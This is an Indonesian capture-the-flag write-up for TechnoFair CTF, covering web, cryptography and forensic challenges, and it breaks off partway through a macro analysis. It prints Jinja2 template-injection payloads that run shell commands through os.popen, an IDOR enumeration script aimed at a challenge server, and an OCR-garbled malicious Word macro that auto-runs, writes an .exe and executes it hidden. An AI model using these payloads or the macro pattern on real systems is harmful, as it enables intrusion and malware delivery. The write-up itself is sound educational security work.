
Kita tau bahwa tidak bisa menggunakan . untuk membuka file. Untuk membypassnya, berikut adalah perintah yang digunakan

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cd / && ls -a')|attr('read')()}}
```




Ternyata ada flag.txt disitu, karena . tidak bisa, maka kita bisa membukanya dengan flag*

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('cd / && cat flag* ')|attr('read')()}}
```



FLAG: TechnoFairCTF{Th4nkY0u_P4rt1sIp4an_S3cur1tY_MyW333bb}

secret_door




Diberikan website dimana disuru login menggunakan akun guest dan password testing yang terlihat pada source code

Inspect me!</p>'"/>

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Login</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
    <style>
        body{ font: 14px sans-serif; }
        .wrapper{ width: 360px; padding: 20px; }
        a { color: white; }
        a:hover { color: red; }
    </style>
</head>
<body>
    <div class="wrapper">
        
        <h2>Login</h2>
        <p>Selamat datang di login page private cloud kitchen </p>
        <form action="/login.php" method="post">
            <div class="form-group">
                <label>Username</label>
                <input type="text" name="username" class="form-control" value="">
                <span class="invalid-feedback"></span>
            </div>
            <div class="form-group">
                <label>Password</label>
                <input type="password" name="password" class="form-control" value="">
                <span class="invalid-feedback"></span>
            </div>
            <div class="form-group">
                <input type="submit" class="btn btn-secondary" value="Login">
            </div>
            <!--> Tidak punya akun? Coba menggunakan akun Guest. <a href="#" class="hover:link-primary">Inspect me!</p>
        </form>
    </div>
</body>
</html>
```

Setelah login, ternyata terdapat kelemahan pada parameter id dimana bisa diganti-ganti misalkan jika id=1 maka akan masuk ke akun admin



Hi, **admin**. Selamat datang kembali.

5NBWXRGUS9WRSL8WSIUT

Our Exclusive Menu

Ayam Geprek Gokil

Mie Ufo Terbang

Nasi Lalapan Puas

Bakso Jumbo Brimstone

Tahu Seven Deadly Sins

[Sign Out of Your Account](#)

Setelah mengecek dengan memasukkan angka besar, ternyata id bisa sampai 102, dan untuk mengecek letak flagnya bisa menggunakan script js sebagai berikut

```
function fetchUserDetails() {
    let result = '';
    for (let id = 1; id <= 102; id++) {
        const url = `http://103.152.242.197:29807/user.php?id=${id}`;
        const headers = new Headers({
            'Cookie': 'PHPSESSID=f68493833bda63d5d8ee760c6de055c5'
        });
        fetch(url, { headers })
            .then(response => response.text())
            .then(data => {
                const parser = new DOMParser();
                const htmlDoc = parser.parseFromString(data, 'text/html');
                const h2Element = htmlDoc.querySelector('h2.my-5');
                const content = h2Element ? h2Element.innerText : 'No content found';
                result += content;
                console.log(result);
            })
            .catch(error => {
                console.log(`fetching details for ID ${id}: ${error}`);
            });
    }
}
```

```

    }
    return result;
}

let hasil = fetchUserDetails();
console.log(hasil)

```

Jalankan pada console web

```


SNBWXRGS9WRSLSW5IUT2NH07F027JSVLC9JA00V5HVAEVGVVMADR5EV52VBR78YR2UHPGJFNK50F29JQM5DVNEFIXQ42DNDEUPCY0LWJW0SCWJLO VM499:16
J7R8JVV6QZPA1R92HV04VOY46IZVXKC3HADCGC8SNAJ1872Q21A7D7TT3BUJD510L1NWVG408EPU9NHJPG6BXA5R59N6W057JULSOJ13NRY9ZFL1UCHOBBSN1PXAW
BKNBLPZBCGJDUBN00UJUZ72RCOELHWELOHBW0592GC7PNI9UMZLZ6NF05GX15NBWXRGUS9RSL8NSIUT9AK4688MUA30QNGMHD9LAMQT3MXQS5KIPTQU17780TV639
700K5GFU53RXXM184H075FSKTX60302RGY0NNTGKL5TSZQ80PMUIXI13SRNTBLWME18RCZE22MPQZU3LBQGRMULI5H5KXPC5Q1LEH0QISD153NNI2AUMJ2G078MS
YJF2ZCPXLPS718Z5NC2MBK272PTICGGMXWR0GFD7P5IMADV02608G3R45IDKFI8VH846FYHXZWITUJHN8U05V7GMKFQ9BH2DJ04B2I9IBF8J045BTJRWL6UPSY8KR
IYX2WULKHMLI9E8SDZQ0MTYGENIGL6312TY03826FS094868H1YDT1Y362SK82IYORXG6QGUTIK58VL20RTS7LY7PQT44FUTHNE525NATIK219JM3KL0JLQOELEH
6WGJ53PLTS17NQXFVAD9Z54UWFUOTY0FLP729QLOGLOEKH5VXBKV9GWAG3YTM2FC46WXTU1P0E0X7L507VRAOEH1WNE0IIATA1G6RNBB9EYZLAP1HYGQYHXXJono
chef yang paling ganteng, saya biasa menggunakan TechnoFairCTF{Sp1cy_P3pp3r_
dan sisa nya ada di ... Flag collected (1/2)
KBZRC99WH9A77HIUQTMDFR8G7FBVQ3L72Q7WDJ3PZ1YVCQ09GY161XXN0WLWX690TLOV46Y5JU95F949H0GMRG41LUAUYB8GCF6PEN1FMV0LBOK92X13L19C0305
T2TQ3GZ2UK9F1JXGHWQGRD6DPJP0D5CXN0SUJFG320IABXHBG5N1L8KIQEROVW6XQEX2A5X1H1E78GZ031Z207BE34NBDMGEPN5JDOJ454KGWTCKFQ0EERSU4YDY
UN9KLH9EWCU7LEW8NP3NCBGS40G621VBTQMCUQKDQW3Z0VX7XXK4N0QL1LYTNGU3054D8UEXVFKLATSROVG25T1WNW02XB36FB034LLZGEUN7LQL4ZBK72E9
100BA9AOGXTRW151AY3607IW384PKZPUBU40E6RT70ICY7LHF7WM9HOPW5H0BDT3NS4EP17XTAY4UDDDY9QCYA742XS075UH70A77GRMSSisa bumbu rahasia
yang saya gunakan adalah
4nd_G4rl1c_Sauc3}
Flag collected
(2/2)AO0FER8FSSNY0WZNZQ0A271DEUER980901NEPKDFLYHFZONQP1GE01007I1177MCCXP3NENDGU062Q0EQD88EF05KD4W37MK140G9DZ7KTEU1EKSKP1K55413
IT2YHSS0D73AG14R13GNARIS9YKGHS4IPCFQ61K005SQD047N15S1VHCPOEQ3Y7WU3NY87KQ4VT3731UF7AMW36MP6Y0VNXISDXAZARVI997TNKNCJMGPJGW
9GOXOXP0KCJ4Q3PHPSZHXBKAR7LZ0ZVCZ39TAZZGGAGG0WNBISH8G1UGBFMFV20HOEIK731V5EHXFBHQ9IF1W5URXBRO3F3I8RBK4TF6ZEE1H1NGV4GU16
9U1PTMGHMRHZP5DSVAS6MVK4M3UCB299AL0NJ6GP06AP20PB1VV0MRCJ3Q13540Z1GSS1ZVUNZ15MHDHY0EARQKGHH7XONW4Q8H57C1UXF17BAMPQASP8CBLIYI
0P6KQFIMR9B77ZFZM10R2YEQYI82NW34MR82RRETHGFRV75AK8H8QA1B9C5NVFCR3MUBET4N0Z2PPP1KN1CKIOB13NPPT8Z6ZR6MF82Q8HW00UGKNMDTK4IF5D
PAFSM6T3W9PQXCTQJFQN
>

```

FLAG: TechnoFairCTF{Sp1cy_P3pp3r_4nd_G4rl1c_Sauc3}

CRYPTOGRAPHY

RSA Bwang



Diberikan source code sebagai berikut

```
import hashlib
import os
from secret import flag
import binascii
from Crypto.Util.number import *
from sympy import *

def gen():
    p=getStrongPrime(1024)
    q=getStrongPrime(1024)
    r=getStrongPrime(1024)
    return p,q,r
```

```

m1,m2=flag[:len(flag)//2],flag[len(flag)//2:]
m1=bytes_to_long(m1)
m2=bytes_to_long(m2)

p1,q1,p2=gen()
q2=q1
n1=p1*q1
n2=p2*q2
e1=0x10001
e2=0x10001

ct1=pow(m1,e1,n1)
ct2=pow(m2*(n2-1),e2,n2)

p1tambahq1=p1+q1

print(f"n1 = {n1}")
print(f"e1 = {e1}")
print(f"ct1 = {ct1}")
print(f"p1tambahq1 = {p1tambahq1}")

print(f"n2 = {n2}")
print(f"e2 = {e2}")
print(f"ct2 = {ct2}")

```

Disini kita mengetahui bahwa nilai $q_2=q_1$ dan juga nilai p_1+q_1 . Dari sini kita bisa mendapatkan nilai q_1 dari persamaan kuadrat dengan menggunakan sympy. Dengan demikian, nilai p_1 dan p_2 didapat dan dekripsi dapat dilakukan seperti RSA biasa. Untuk mendapatkan nilai m_2 yang sebenarnya, kita bisa mengkalikan dengan hasil mod inverse dari n_2-1 dengan n_2 yang dilanjutkan dengan modulo n_2 kembali.

Berikut adalah solvernya

```

from Crypto.Util.number import *
import sympy
import gmpy2

```

```

n1 =
220327500232986359702747493451242184495014356984520193414490206840591641975979677
887910704709879811329160388803282300165359168065476219031665349065239305339345868
530526275757546427491604853680718165118790091402968047277062820859474211867326071
708490081131858294246941436481218569077214471560810064841850790025940356621058795
78922818858152470004161720996840527945982573414863289398758834665694023817767727
316779461362023100811572769342727065855348392225294771756103274755915080531516120
713361609575918827301682410866088623695954302961751244468250519559874741260460051
34704267834627472066093757642608692272679407560981

e1 = 65537
ct1 =
574417884850872068999697832228446057079507780060239237442260609431478628521816610
020382325642790946604985818454727235030179156857482006569414455675932189873737272
312197669917779433194037298502608856557131850698435199409300585484275211818587585
660153154880076214321043088911372687186021968024225879416830884849080534341108022
795506830633728659335505447111863825017009305096106168119497602478036049090219537
551636693601477407228738107498551556819263793380319363267424377629173233276824204
963827471848892886180812551858206200802346721464638944123095262024921627470826494
239102710896579335497888864184602765071238291691

p1tambahq1 =
296871565799035185614098377177458082282843773061721125195429835460179059355256539
731698388977285026751885729868745380723540697145005637497244941673662525712203255
516359693021776465086393585894989441691634025900776250539684242912867095056688302
619025628884192501233219310664117202327749298337582319303338466550

n2 =
195505649808467022112909769003663270097679059811417145103347851928847654029665856
479245849368133377166585252937349153715273122409143903600413893144942321897764501
218726824193436530906985720064216821535504021271458538001559132341916587218390061
867785822963225935006285054778808471457269793363870484213798588511514619579810080
163372418193891789559417230438371636686923319235079458493968101091969711942095830
929984769557235719686337307546008588190726316724098241886174310043636782380668409
535652585590670890267295309490626527080363426632461068112736299013563706762657640
52719457230323611411670989646783853823503358446859

e2 = 65537
ct2 =
146514638346690257037402509031738862252074151979548398141659345851740493660665656
401284318493889551531391480104595657959000404171584732572858845856320923332314918
870335632598637676158787180965878995486849615777884517466060919572287503185494708
452951469675500910651041423322342529967103992309395268214710504612331546397622615

```


```

300245937929470523123028694196124305106063666701906359613057714612558377866390761
396935514927765007829396672293892751424195443182140365066806251664461793950455581
846561897866073189463867587009396884240387008560544633384101947982929591644536447
57581574647849059739735377048579482061682851645438

q1 = sympy.symbols('q1')
hasil = sympy.solve(sympy.Eq(q1**2 - p1tambahq1 * q1 + n1, 0), q1)
q1 = int(hasil[0])
p1 = n1 // q1
q2 = q1
p2 = n2 // q2
d1 = inverse(e1,(p1-1)*(q1-1))
d2 = inverse(e2,(p2-1)*(q2-1))
m1 = pow(ct1,d1,n1)
tempm2 = pow(ct2,d2,n2)
m2 = (tempm2 * inverse(n2-1,n2)) % n2

print(long_to_bytes(m1) + long_to_bytes(m2))

```



```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
PS F:\Technofair 10> python -u "f:\Technofair 10\rsasolv.py"
b'TechnoFairCTF{J1k4_h1dup_4d4l4h_504l_m4t3m4t1k4_k4mu_4d4l4h_ru
mu5_y4n9_m3mbu4tny4_t3r454_m3ny3n4n9k4n}'
PS F:\Technofair 10>

```

Flag:

**TechnoFairCTF{J1k4_h1dup_4d4l4h_504l_m4t3m4t1k4_k4mu_4d4l4h_ru
mu5_y4n9_m3mbu4tny4_t3r454_m3ny3n4n9k4n}**

Marsah



Diberikan source code sebagai berikut

```
from sage.all import *
from Crypto.Util.number import *
import random

flag="XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
flag=[ord(i) for i in flag]
flag=[flag[i:i+6] for i in range(0,len(flag),6)]

def gen_key():
    a=[random.getrandbits(16) for _ in range(6)]
    key=[[0]*_+[a[_]]+[0]*(5-_) for _ in range(6)]
    key=Matrix(key)
    return key

flag=Matrix(flag)
key = gen_key()
key=Matrix(key)
```

```
enc=flag*key
ev=key.eigenvectors_right()
enc=list(enc)

print(f"key_hint :{ev}")

print(f"enc : {enc}")
```

Disini, flag dienkripsi dengan key dengan cara dikali secara matrix yang dimana hint diberikan berupa nilai eigennya. Dapat dilihat bahwa masing-masing value pada hint_key berbentuk diagonal yang ditandakan dengan angka 1 sebagai tempat value tersebut berada sehingga kita bisa membuat matrix diagonal untuk value-value tersebut sesuai urutannya. Selanjutnya, hint key tersebut tinggal di inverse dan dikalikan dengan matrix yang berisi angka-angka yang sudah dienkripsi sebelumnya. Berikut merupakan solvernya

```
from Crypto.Util.number import *
import numpy as np

hint_key = np.diag([60874, 43844, 46110, 65382, 62011, 27708])

enc = np.array([
    [6270022, 2279888, 4611000, 6865110, 7131265, 2632260],
    [6513518, 2104512, 4979880, 6603582, 7069254, 2909340],
    [7000510, 4165180, 5579310, 3399864, 6821210, 1579356],
    [5783030, 2323732, 5394870, 4903650, 3224572, 2632260],
    [5965652, 4428244, 5256540, 6865110, 6759199, 1440816],
    [6452644, 3200612, 5072100, 3399864, 7131265, 1357692]
])
key = np.linalg.inv(hint_key)
matrix = np.dot(enc, key)
flag = ''.join(''.join(chr(round(i)) for i in j) for j in matrix)

print(flag)
```



A screenshot of a terminal window from a code editor. The tabs at the top are PROBLEMS (4), OUTPUT, DEBUG CONSOLE, and TERMINAL, with TERMINAL being the active tab. The terminal shows the following command and its output:

```
PS F:\Technofair 10> python -u "f:\Technofair 10\marsahsolv.py"
g4dis_koleris_y4n9_5uK4_berim4jIn4s1
PS F:\Technofair 10> []
```

Flag: TechnoFairCTF{g4dis_k0leris_y4n9_5uK4_berim4jIn4s1}

FORENSIC

file pemberian fans

file pemberian fans
100

aldi tahir di kirimkan penggemar suatu file melalui gmail, ketika file tersebut di buka beliau mendapatkan notif windows firewall yang mendeteksi adanya virus, dia shock dan dia ingin meminta bantuan apakah anda siap membantu beliau untuk mengecek isi file tersebut?

Author : MuhammadR https://mega.nz/file/9WkQTJDD#NPKkNvQJe06k86fqMHO4y9NxDxqDPALHvrI78_eCApl

Pada challenge ini diberikan sebuah link yang jika kita buka dan isinya berisikan sebuah file docx yang dapat kita unduh. Mengetahui file yang diberikan merupakan docx dan deskripsi soal membahas perihal virus, maka dapat diasumsikan bahwa konsep forensic disini yaitu malware analysis.

Langsung saja jalankan "olevba" untuk melihat VBA Macro script yang ditanam pada file. Berikut adalah hasilnya:

```
(vreshco@bread-yolk)-[~/Downloads/techno/foren]
$ olevba file.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.11.2 - http://decalage.info/python/oletools
FILE: file.docx
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
VBA MACRO ThisDocument.cls in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
----- (empty macro)
VBA MACRO NewMacros.bas in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
----- Sub Auto_Open()
    Ohnjd12
End Sub
Sub Ohnjd12()
    Dim Ohnjd7 As Integer
    Dim Ohnjd1 As String
    Dim Ohnjd2 As String
    Dim Ohnjd3 As Integer
    Dim Ohnjd4 As Paragraph
    Dim Ohnjd8 As Integer
    Dim Ohnjd9 As Boolean
    Dim Ohnjd5 As Integer
    Dim Ohnjd11 As String
    Dim Ohnjd111 As String
    Dim Ohnjd000 As String
End Sub

Sub Auto_Open()
    Ohnjd12
End Sub
Sub Ohnjd12()
    Dim Ohnjd7 As Integer
    Dim Ohnjd1 As String
    Dim Ohnjd2 As String
    Dim Ohnjd3 As Integer
    Dim Ohnjd4 As Paragraph
    Dim Ohnjd8 As Integer
    Dim Ohnjd9 As Boolean
    Dim Ohnjd5 As Integer
    Dim Ohnjd11 As String
    Dim Ohnjd111 As String
    Dim Ohnjd000 As String
    Mortozkls = "Mortozkls"
    Ohnjd000 = "ngapain ke sin? banyak fake flag wkwk"
    Ohnjd11 = "TechnoFairCTF{QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 73 116 88 89 88 100 118 97 121 52 117 }"
    Ohnjd111 = "TechnoFairCTF{RzVGTDRnIEhXzR3MGtYXxdvay4u}"
    Ohnjd1 = "vvOHsYQGnYJUstq.exe"
    Ohnjd2 = "Environ("USERPROFILE")"
    Ohnjd9 = "%257B%252D%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%2523111%252370%252397%2523105%2523114%252367%252384%252370%2523123%252384%2523104%2
52349%252383%252395%252377%252352%252399%2523114%252348%252395%252349%2523115%252368%252352%2523110%252371%252351%2523114%2523111%252385%2523115%2523
5%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%2570"
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd3 = FreeFile()
    Open Ohnjd1 For Binary As Ohnjd3
    For Each Ohnjd4 In ActiveDocument.Paragraphs
```

```

Ohnjd1 = "vvOHSyQGnYJuStq.exe"
Ohnjd2 = Environ("USERPROFILE")
Ohnjd9 = "%257B%2520%UOTE%2520%25384%2523101%252399%2523104%252310%2523111%252370%252397%2523105%2523114%252367%252384%252370%2523123%252384%2523104%252349%252383%252395%252377%252352%252399%2523114%252348%252348%252395%252349%2523115%252395%252368%252352%2523110%252371%252351%2523114%252385%2523115%25239
5%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%257D"
ChDrive (Ohnjd2)
ChDir (Ohnjd2)
Ohnjd3 = FreeFile()
Open Ohnjd1 For Binary As Ohnjd3
For Each Ohnjd4 In ActiveDocument.Paragraphs
    DoEvents
        Ohnjd11 = Ohnjd4.Range.Text
    If (Ohnjd9 = True) Then
        Ohnjd8 = 1
        While (Ohnjd8 < Len(Ohnjd11))
            Ohnjd6 = Mid(Ohnjd11, Ohnjd8, 4)
            Put #Ohnjd3, , Ohnjd6
            Ohnjd8 = Ohnjd8 + 4
        Wend
    ElseIf (InStr(1, Ohnjd11, Mortoyzkl) > 0 And Len(Ohnjd11) > 0) Then
        Ohnjd9 = True
    End If
Next
Close #Ohnjd3
Ohnjd13 (Ohnjd1)
End Sub
Sub Ohnjd13(Ohnjd10 As String)
    Dim Ohnjd7 As Integer
    Dim Ohnjd2 As String
    Ohnjd2 = Environ("USERPROFILE")
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd7 = Shell(Ohnjd10, vbHide)

```

```

New Ohnjd13 (Ohnjd1) Cut Copy Paste Find Find and Replace
End Sub
result.png ×

Sub Ohnjd13(Ohnjd10 As String)
    Dim Ohnjd7 As Integer
    Dim Ohnjd2 As String
    Ohnjd2 = Environ("USERPROFILE")
    ChDrive (Ohnjd2)
    ChDir (Ohnjd2)
    Ohnjd7 = Shell(Ohnjd10, vbHide)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
+-----+
| Type | Keyword | Description |
+-----+
| AutoExec | AutoOpen | Runs when the Word document is opened |
| AutoExec | Auto_Open | Runs when the Excel Workbook is opened |
| AutoExec | Workbook_Open | Runs when the Excel Workbook is opened |
| Suspicious | Environ | May read system environment variables |
| Suspicious | Open | May open a file |
| Suspicious | Put | May write to a file (if combined with Open) |
| Suspicious | Binary | May read or write a binary file (if combined with Open) |
| Suspicious | Shell | May run an executable file or a system command |
| Signed 16 bit | vbHide | May run an executable file or a system command |
| Suspicious | vbHide | May run an executable file or a system command |
+-----+

```

New	Ohnjd7 = Shell(Ohnjd10, vbHide)	Find	Find and Replace
End Sub			
Sub	AutoOpen()	47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 02 D0 00 00 00 02 E4 08 06 00 00 00	00 00
	Auto_Open	0E C4 01 95 2B 0E 1B 00 00 00 2C 74 45 58 74 43 6F 6D 6D 65 6B 74 00 36 36 36	36 36
End Sub		35 65 36 34 34 39 35 34 34 33 35 34 34 36 37 62 7C EA 06 56 00 00 00 16 69 54 58	00000060 15 28 1B 27 63 2E 52 10 52 10 EC 90 10 08 7E 20 42 64 C1 1F 40 0A 76 70 60 45 E2 71 B2
Sub	Workbook_Open()	A6 2F 9E E7 91 BC B0 DA 5D 3E B3 29 BF 3A FE EA 54 6A 9A A6 09 00 00 60	00000060 15 28 1B 27 63 2E 52 10 52 10 EC 90 10 08 7E 20 42 64 C1 1F 40 0A 76 70 60 45 E2 71 B2
	Auto_Open	34 00 00 64 10 D0 00 00 90 41 40 03 00 40 06 01 0D 00 00 19 04 34 00 00 64 10 D0 00	00000060 15 28 1B 27 63 2E 52 10 52 10 EC 90 10 08 7E 20 42 64 C1 1F 40 0A 76 70 60 45 E2 71 B2
End Sub		34 00 00 64 10 D0 00 00 90 41 40 03 00 40 06 01 0D 00 00 19 04 34 00 00 64 10 D0 00	00000060 15 28 1B 27 63 2E 52 10 52 10 EC 90 10 08 7E 20 42 64 C1 1F 40 0A 76 70 60 45 E2 71 B2
+-----+-----+-----+			
Type	Keyword	Description	
+-----+-----+-----+	+-----+-----+-----+	+-----+-----+-----+	+-----+-----+-----+
AutoExec	AutoOpen	Runs when the Word document is opened	
AutoExec	Auto_Open	Runs when the Excel Workbook is opened	
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened	
Suspicious	Environ	May read system environment variables	
Suspicious	Open	May open a file	
Suspicious	Put	May write to a file (if combined with Open)	
Suspicious	Binary	May read or write a binary file (if combined with Open)	
Suspicious	Shell	May run an executable file or a system command	
Suspicious	vbHide	May run an executable file or a system command	
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)	
IOC	vvOHSyQGnYJuStq.exe	Executable file name	
+-----+-----+-----+			

Berdasarkan hasil yang didapat, ditemukan 1 Indicator Of Compromise (IOC) yakni pada file vvOHSyQGnYJuStq.exe. Lalu perhatian saya teralihkan pada titik berikut:

```
Dim Mortoyzkl As String
Mortoyzkl = "Mortoyzkl"
Ohnjd000 = "ngapain ke sin? banyak fake flag wkwk"
Ohnjd11 = "TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}"
Ohnjd11 = "TechnoFairCTF[R]RzV9GTDNrISEhXzR3MGtXYXdvay4u"
Ohnjd1 = "vvOHSyQGnYJuStq.exe"
Ohnjd2 = Environ("USERPROFILE")
Ohnjd99 = "%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%2523111%252370%252397%2523105%2523114%252367%252384%252370%2523123%252384%2523104%252389%252383%252395%252377%252352%252399%2523114%252348%252395%252349%2523115%252395%252368%252352%2523110%252371%252351%2523114%2523111%252385%2523115%252370%252348%2523114%252395%252389%252348%2523117%2523125%2523%2520%257D"
ChDrive (Ohnjd2)
ChDir (Ohnjd2)
Ohnjd3 = FreeFile()
Open Ohnjd1 For Binary As Ohnjd3
For Each Ohnjd4 In ActiveDocument.Paragraphs
    DoEvents
```

Nampaknya author memberikan beberapa fake flag untuk mengelabui pemain, terdapat 1 URL encoding, langsung saja saya coba decode dan berikut adalah hasilnya:

The screenshot shows the CyberChef interface with two steps in the recipe:

